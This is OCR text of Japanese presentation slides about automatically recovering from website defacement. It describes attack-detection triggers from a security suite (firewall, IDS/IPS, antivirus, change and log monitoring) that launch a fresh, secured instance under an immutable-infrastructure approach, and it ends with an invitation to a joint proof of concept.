
どうやって動いてるのか？




どうやって動いてるのか？



どうやって動いてるのか？




どうやって動いてるのか？



7.新しくインスタンス立ち上がる
(勿論セキュリティ保護付きで)

どうやって動いてるのか？




1. Webサイトが改ざんされた
2. サイトを停止 (閲覧者に迷惑かけたくない)
3. 原因と影響度を調査
4. 調査に必要な情報が足りない
5. OSとアプリ作り直し
6. サイトの再開


この期間を、こんな風に自動化出来たら素敵だよね☺

重要なポイントが。。

↓キモになるのはここ



攻撃を検知するためのトリガー



All in One Security

Deep Security

Firewall


IDS/IPS

ウイルス対策

変更監視

ログ監視


インストールするだけ



Immutable Infrastructure

次のアクションとして、よりリアルに近いシステムでのPoCをしたいと思っています。

共同PoCを行って頂けるかた、大・大募集です！！



END